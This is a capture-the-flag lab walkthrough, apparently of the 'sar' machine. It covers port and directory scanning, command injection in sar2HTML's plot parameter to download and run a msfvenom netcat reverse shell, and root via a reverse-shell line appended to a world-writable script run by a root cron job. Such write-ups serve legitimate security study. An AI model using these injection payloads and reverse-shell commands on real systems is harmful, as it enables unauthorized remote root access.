

IP da máquina: 192.168.56.135 // MAC: 08:00:27:F3:46:AD


sudo nmap -sV -O -sC -p- -Pn -sN -vvvv 192.168.56.135

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    tcp-response  Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:F3:46:AD (Oracle VirtualBox virtual NIC)
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://192.168.56.135/FUZZ

```
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376]
robots.txt [Status: 200, Size: 9, Words: 1, Lines: 2]
```

http://192.168.56.135/robots.txt




http://192.168.56.135/sar2HTML/




<https://www.exploit-db.com/exploits/47204>


http://192.168.56.135/sar2HTML/index.php?plot=;whoami




msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=443 -f raw > shell.sh




python -m SimpleHTTPServer 8081




http://192.168.56.135/sar2HTML/index.php?plot=;wget%20http://192.168.56.114:8081/shell.sh



192.168.56.135/sar2HTML/index.php?plot=;chmod 777 shell.sh



192.168.56.135/sar2HTML/index.php?plot=;sh shell.sh



sudo nc -nlvp 443

```
[~]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.135.
Ncat: Connection from 192.168.56.135:41662.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64
GNU/Linux
```

cd /tmp

wget http://192.168.56.114:8081/LinEnum.sh

./LinEnum.sh

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly
)
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
)
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
```

cd /var/www/html

ls -lha

cat finally.sh

```
ls -lha
total 40K
drwxr-xr-x 3 www-data www-data 4.0K Oct 21 2019 .
drwxr-xr-x 4 www-data www-data 4.0K Oct 21 2019 ..
-rwxr-xr-x 1 root      root      22 Oct 20 2019 finally.sh
-rw-r--r-- 1 www-data www-data  11K Oct 20 2019 index.html
-rw-r--r-- 1 www-data www-data   21 Oct 20 2019 phpinfo.php
-rw-r--r-- 1 root      root       9 Oct 21 2019 robots.txt
drwxr-xr-x 4 www-data www-data 4.0K Sep 29 20:15 sar2HTML
-rwxrwxrwx 1 www-data www-data   30 Oct 21 2019 write.sh
cat finally.sh
#!/bin/sh
./write.sh
```

```
echo "mkfifo /tmp/cwvygbl; nc 192.168.56.114 443 0</tmp/cwvygbl | /bin/sh >/tmp/cwvygbl 2>&1; rm /tmp/cwvygbl" >> write.sh
```

```
cat write.sh
```

```
echo "mkfifo /tmp/cwvygbl; nc 192.168.56.114 443 0</tmp/cwvygbl | /bin/sh >/tmp/cwvygbl 2>&1; rm /tmp/cwvygbl" >> write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
mkfifo /tmp/cwvygbl; nc 192.168.56.114 443 0</tmp/cwvygbl | /bin/sh >/tmp/cwvygbl 2>&1; rm /tmp/cwvygbl
```

```
sudo nc -nlvp 443
```

```
[headcrusher@parrot]~$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.135.
Ncat: Connection from 192.168.56.135:41672.
id
uid=0(root) gid=0(root) groups=0(root)
unam -a
/bin/sh: 2: unam: not found
uname -a
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

```
cat root/root.txt
```

```
66f93d6b2ca96c9ad78a8a9ba0008e99
```

```
cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
```